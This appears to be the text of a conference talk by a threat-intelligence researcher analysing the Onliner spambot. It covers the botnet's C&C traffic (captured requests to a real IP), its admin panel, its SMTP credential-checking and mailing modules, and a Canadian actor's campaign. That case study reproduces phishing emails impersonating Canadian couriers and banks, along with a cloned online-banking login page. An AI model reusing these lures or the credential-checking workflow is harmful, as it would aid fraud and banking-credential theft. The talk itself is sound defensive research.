Content-Type: application/x-www-form-urlencoded

1=606461248&99=15&2=1&71=41&72=2684500&73=500&74=0&76=832709141&7
1.1 200 OK
Server: nginx/1.2.1
Date: Wed, 31 May 2017 06:22:13 GMT
Content-Type: text/html; charset=windows-1251
Content-Length: 298
Connection: close
X-Powered-By: PHP/5.6.30

{(2)}{0}{75}{0}
&1=606461248&&&70=25&989=&71=41&58=0&72=2684500&73=500&74=bmV3X2F
0sSGVscGFnbzAwNyxpbnRvbS5jb206MTQz&76=832709141&77=mask.zip&7
ab2&79=25125&80=2684500.zip&81=4afdef2305750960ff6b2920b8c5406e&8
^
```



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Communication with C&C
 1. Request to download modules (?dll=xxx)
 2. Each module
 2. Request to download necessary legitimate DLLs (?fl=mydll)
 - libeay32.dll (SSL)
 - ssleay32.dll (SSL)
 - 7z.dll (7zip)



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

■ Communication with C&C

```
GET /2/index.php?&1001=2&99=15&f1=ssleay32.dll HTTP/1.0
Host: 151.248.118.139
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
```

```
HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Wed, 31 May 2017 06:22:08 GMT
Content-Type: application/octet-stream
Connection: close
X-Powered-By: PHP/5.6.30
```

```
MZ.....@.....!.L.!
cannot be run in DOS mode.

$.---.b.i...i...Q.k.....j.....l.....k...i.
.....Y.....
.h.....m...Richi.....PE..L...q..S.....!.....P.....
0.....0...p
```



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Communication with C&C
 1. Request to download modules (?dll=xxx)
 2. Each module
 3. Requests to receive tasks (zip files)



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

■ Communication with C&C

```
POST /2/index.php?&1001=2 HTTP/1.0
Host: 151.248.118.139
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101
Content-Length: 90
Content-Type: application/x-www-form-urlencoded

1=606461248&99=15&2=1&71=41&72=2684500&73=500&74=0&76=832709141&7
1.1 200 OK
Server: nginx/1.2.1
Date: Wed, 31 May 2017 06:22:13 GMT
Content-Type: text/html; charset=windows-1251
Content-Length: 298
Connection: close
X-Powered-By: PHP/5.6.30

{(2)}{0}{75}{0}
&1=606461248&&&70=25&989=&71=41&58=0&72=2684500&73=500&74=bmV3X2F
0sSGVscGFnbzAwNyxpbnRvbS5jb206MTQz&76=832709141&77=mask.zip&7
ab2&79=25125&80=2684500.zip&81=4afdef2305750960ff6b2920b8c5406e&8
^
```




Onliner
Online Mail System



0/0
Detailed statistics
about bots

[Mailer](#)

[Checker](#)

[BruteSMTP](#)

[Databases](#)

[Converter](#)

[Delete bots](#)

List of bases

No section (0):
BruteSMTP (0):
CheckerSMTP (2):
MailerSMTP » Accounts (0):
MailerSMTP » E-mails (0):
MailerSMTP » Topics (0):
MailerSMTP » Texts (0):
MailerSMTP » Bad accounts (0):
MailerSMTP » Attachments (0):
MailerSMTP » Headers (2):

New base

Name:

Create

Information about the loaded bases

Total set up bases: 4



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Modules: SMTP checker
 - Criminal uploads a huge list of SMTP credentials
 - The botnet automatically splits that in pieces and send them to bots (zips)
 - Numeric parameters in HTTP POST are timeouts, intervals, error trackers, etc
 - Each bot will send one e-mail per credential to a control e-mail address
 - This control e-mail account is checked waiting for a given sender
 - If messages arrives the credential is good, so it is added to a “good” list
 - It tracks errors too



Onliner
Online Mail System



0/0
Detailed statistics
about bots

Server load:

0.16 (1min)
0.09 (5min)
0.07 (15min)

Mailer

Checker

BruteSMTP

Databases

Converter

Delete bots

Checker SMTP



Start	2018-06-14 16:55
To	2018-11-09 09:59
Work time	212703
Masks	0
Base	5561920
Done	9161
Speed	0 mail/min
Good authorisation	57 [download]
Good	19 [download]
FULL GOOD	0 [download]
Bots for all time	10
Bots sends	0

Clear indexes

5.5 million SMTP credentials



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Modules: SMTP checker
 - List of credentials (“bases”) bought in underground markets
 - **Checked: 50** corp accounts = **150\$** WMZ / 175\$ BTC
 - **Unchecked: 1000** corps/biz(.com) = **350\$** WMZ / 385\$ in BTC (**much cheaper!**)

MAIL PASS



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

Inside the Massive 711 Million Record Onliner Spambot Dump



30 AUGUST 2017



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Modules: Mailer
 - Uses the list of good credentials resulting from the SMTP Checker
 - Dispatches tasks to the bots sending:
 - A set of credentials / senders
 - List of recipients
 - A template
 - Mail headers
 - Mail from
 - Mail subject/topic
 - Attachments links
 - Bots send e-mail to control account and then to other recipients





Onliner
Online Mail System



0/0
Detailed statistics
about bots

Server load:
0.09 (1min)
0.07 (5min)
0.06 (15min)

[Mailer](#)

[Checker](#)

[BruteSMTP](#)

[Databases](#)

[Converter](#)

[Delete bots](#)

test (id:29)

Stopped

Start	1970-01-01 00:00
To	1970-01-01 00:00
Work time	0 d. 0 h. 0 m.
SMTP all	0
SMTP work	0 [download]
Mailing All	0
Mailing done	0
Speed	0 mess/min
Bots for all time	0
Bots sends	0

[Clear indexes](#)

Mailing setting

Name:

test

[Countries for:](#)

☐ Select All | Will work 0 bots

Count workers:

0

Status:

Stopped



Run again with %:

Block size:

SMTP accounts:

Nothing selected 

SMTP From:

Nothing selected 

Replay-To:

SMTP Threads:

SMTP Letters account:

SMTP Send at once:

(random 1-count)

Accounts TimeOut (min):

Control mail:

E-mail base:

Nothing selected 

Topics:

Nothing selected 

Text:

Nothing selected 

SMTP Headers:

Nothing selected 

Attach:

Nothing selected 

[Settings randomization](#)

Continue to e-mail:

(Executed only when the inactive mailing)

Save

Databases



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Modules: Mailer
 - Used in the past to distribute Gozi in Italy/Canada (Benkow, 2017)
 - Currently being used by a Canadian actor to steal credentials



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Modules: Mailer
 - Used in the past to distribute Gozi in Italy/Canada (Benkow, 2017)
 - Currently being used by a Canadian actor to steal credentials (AirNaine)
 - Research presented at VirusBulletin 2018 in Montreal (Canada)
 - <https://www.virusbulletin.com/conference/vb2018/abstracts/ars-vbs-loader-cause-size-doesnt-matter-right>
 - <https://www.blueliv.com/blog-news/research/ars-loader-evolution-zeroevil-ta545-airnaine/>



CASE STUDY: CANADIAN ACTOR USING ONLINER

- Actor campaigns
 - 2018
 - Distribution method: Onliner Spambot
 - Dropper: ZIP + Obfuscated Visual Basic Script or JavaScript
 - Payload: ARS Loader / ZeroEvil
 - Additional payload: DarkVNC / ARS Plugins / SmokeLoader / ZeroEvil



CASE STUDY: CANADIAN ACTOR USING ONLINER

- Actor campaigns
 - 2018
 - Distribution method: Onliner Spambot
 - Recipients
 - Sent to ~10K different e-mail addresses in 3 months
 - More than 90% of those addresses were using a .ca TLD



CASE STUDY: CANADIAN ACTOR USING ONLINER

- Actor campaigns
 - 2018
 - Distribution method: Onliner Spambot
 - Payload URLs
 - Using compromised websites to host the malicious payload
 - Always changing websites and including more than one per campaign
 - 95% of those URLs using new domains (~950)
 - Almost 1,000 different payload URLs in 3 months
 - Almost 70% of those domains using a .ru TLD



CASE STUDY: CANADIAN ACTOR USING ONLINER

- Actor campaigns
 - 2018
 - Distribution method: Onliner Spambot
 - Payload filenames
 - CCUA.zip
 - CanadaPost-Tracking.zip
 - CanadaPost.zip
 - CoastCapitalSavings.zip
 - Purolator-Label.zip
 - Purolator-Shipment.zip
 - Purolator-Tracking.zip
 - Purolator.zip
 - e-Transfer.zip
 - savingsStatements.docx



PUROLATOR HAVE A PACKAGE FOR YOU! HOW TO GET YOUR PACKAGE IN ONE PIECE

Please follow the steps below.

Download the Purolator Label
containing your tracking
number.

[Click here for your label](#)

Open the label information for
your tracking number. You
may reschedule a redeliver
from us or arrange a pick up
from our location.

*If you can't download the
label, try to move this email
into your inbox folder.

Purolator Your **Shipping Solutions**

2018 Purolator



**We have a pacakage
waiting for you!**



How to get your package in time?
Please follow the steps below.

Download the Purolator Label containing your tracking number.

[Click here for your label](#)

Open the label information for your tracking number. You may reschedule a redeliver from us or arrange a pick up from our location.

*If you can't click the label, try to move this email into your inbox folder.

*The file is only compatible with Microsoft Windows.



Purolator | www.purolator.com | 1 888 SHIP-123



**We have a pacakage
waiting for you!**



How to get your package in time?
Please follow the steps below.

Download the Purolator attachment file containing your tracking number.

Open the file for your tracking number. You may reschedule a redeliver from us or arrange a pick up from our location.

*If you can't click the label, try to move this email into your inbox folder.

*The file is only compatible with Microsoft Windows.



Purolator



www.purolator.com



1 888 SHIP-123



Your Xpresspost Canada Post package has been delivered!

To get the confirmation of the delivery,
click on the label for your tracking
number.


If you didn't receive your package, please
contact us with the tracking number.

[Click here for your label](#)

*If you can't click on the label, move this email into your inbox folder.

Canada

© 2018 Canada Post Corporation





CCUA Member Online Security Measure

Dear **Credit Union Member**,

We are sending you this notification regarding your credit union online account. We have to change your login information, due to security measures. Please follow the process below to retrieve your online access.


How to get your my new access?

You will need to download the attachment CCUA file with your case number. Open the file, to get your new access information. The contents cannot be disclose or used by anyone other than you.

*Please note, your file is only compatible with Microsoft Windows. If you can't download the file, please move this email to your inbox folder.









Hi,

Canada Revenue Agency (CRA) sent you \$384.85 (CAD).
To deposit your money you will need to
download the attachment file for security purpose.


Expires: August 16, 2018

FAQs | This is a secure transaction 



INTERAC e-Transfer
The smart, secure way to send your own money.

© 2000 - 2018 Acxsys Corporation.
All rights reserved. Terms of Use
® Trade-Mark of Interac Inc. Used
under licence



Email or text messages carry the notice while the financial institutions securely transfer the money using existing payment networks. For the answers to common questions please visit our FAQs. If your financial institution does not yet offer *Interac e-Transfer*®, you can still deposit transfers to any bank account in Canada.

This email was sent to you by Acxsys Corporation, the owner of the *Interac e-Transfer* service, on behalf of HB at Scotiabank.

Interac Association / Acxsys Corporation
Royal Bank Plaza, North Tower, 200 Bay Street, Suite 2400
P.O. Box 45, Toronto, ON M5J 2J1
www.interac.ca



An update on your account.



Dear Member,

As part of our online security, we have sent you a secure file to read.

Please download the attachment file for your private information.

The file is only readable with Microsoft Windows operating system.

Sincerely,

Coast Capital Savings



CASE STUDY: CANADIAN ACTOR USING ONLINER

- Actor campaigns
 - 2018
 - Distribution method: Onliner Spambot
 - Dropper: ZIP + Obfuscated Visual Basic Script or JavaScript / **Phishing!**
 - Payload: ARS Loader / ZeroEvil
 - Additional payload: DarkVNC / ARS Plugins / SmokeLoader / ZeroEvil



Dear Member,

We would like to inform you about, a fraudulent attempt on your online banking access.

At Coast Capital Savings, we take fraud very seriously.

Please visit the link below for more information.

[Click here to access](#)

Sincerely,
Coast Capital Savings





[Day to Day Banking](#)
[Mortgages](#)
[Loans](#)
[Investments](#)
[Money Tools](#)

[Sign In](#)

BC's cops are helping kids with cancer 1 km at a time.

[Learn more](#)



Sign in to Coast Online Banking

[Need Help?](#)

Debit Card Number (last 8 digits)

Personal Access Code (7 digits)

[Sign in](#)

[Add a Memorized Debit Card](#)

Forgot your Personal Access Code? Contact us at 1.888.517.7000 Mon-Sat, 8am-8pm; Sun, 9am-5:30pm.
 Don't have an account? [Become a Member](#)

Sign in to your other accounts

[VISA Desjardins](#)
[Qtrade Investor](#)
[Worldsource View](#)
[Coast Online Business Banking](#)
[Refer A Friend](#)

Logging in as a delegate? Use your delegate ID and password in the login fields above.

For information on changes to deposit insurance and the transition period if we become a federal credit union, see [the notice pursuant to the Disclosure on Continuance Regulations \(Federal Credit Unions\)](#).

Give us a shout

[Contact Us](#)

[Lost or Stolen Cards](#)

[Help & Support](#)

Careers

[What We Offer You](#)

[Build Your Career](#)

[Job Opportunities](#)

[Career Help](#)

Necessary stuff

[Service Fees](#)

[Online Banking Security](#)

[Privacy](#)

[Legal](#)

More about us

[Governance](#)

[Community](#)

[Press Room](#)

[Blog](#)



© 2018 Coast Capital Savings. All rights reserved.

[Mobile Site](#)



CASE STUDY: CANADIAN ACTOR USING ONLINER

- *Actor modus operandi*
 - Buy SMTP credentials and Canadian corp e-mail addresses
 - Check credentials using Onliner SMTP Checker module
 - Spread malware using Onliner Mailer module
 - Objective of using malware is to steal banking credentials
 - Connect to online banking to find a way to commit fraud



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- New worker/loader appears at the end of March 2018
- This worker replaces the main Onliner executable
- It doesn't communicate with the C&C to grab module DLLs
- Typical loader scheme: sending a URL to download and execute
 - Still using same DLL encryption (XOR)
- Configurable from the C&C, as usual
 - Specific countries, bot ids, interval checks...



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS





ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- But how is Onliner being spread?



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- But how is Onliner being spread?
 - In the past using Spam+JSDropper (Benkow, 2017)
 - Buying installs in the underground market
 - Lately we have seen SmokeLoader spreading the Onliner worker too



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

Installs Service , Продажа инсталлов

Продам инсталлы sell installs

mix world - 70\$1k

1K Mix World installs: 70\$

mix europe - 400\$1k

1K Mix Europe installs: 400\$

Слив строго по статистике выдаю манибек только в случае невозможности исполнить заказ

Order execution strictly on the statistics link to it you are provided with a money-back only in case of impossibility to execute the order




ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- But how is Onliner being spread?
 - In the past using Spam+JSDropper (Benkow, 2017)
 - Buying installs in the underground market
 - Lately we have seen SmokeLoader spreading the Onliner worker too



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS





WRAPPING UP

- Spam-distribution botnets still used today
 - More widely used now than when Exploit Kits were more popular
 - Used to distribute malware, but also phishing and simple spam
 - Some examples: Necurs, Emotet, Onliner Spambot...
- Onliner Spambot keeps evolving and improving
 - New approach to load modules (worker)
 - **Actor** is still taking care of it, not offering that publicly though
- Tracking spam-distribution botnets gives lots of insights
 - Payloads, target geolocation, relation between threat actor groups...



ACKNOWLEDGEMENTS

- Botconf
- Blueliv Labs team (you rock!)
- Research community (Benkøw)



ACKNOWLEDGEMENTS

- Botconf
- Blueliv Labs team (you rock!)
- Research community (Benkøw)
 - **Collaboration is key in the fight against cybercrime!**



Q&A

@ jose.esparza@blueliv.com

in <http://es.linkedin.com/in/josemiguellesparza>

🐦 @EternalToDo



THANKS!!

@ jose.esparza@blueliv.com

in <http://es.linkedin.com/in/josemiguellesparza>

🐦 @EternalToDo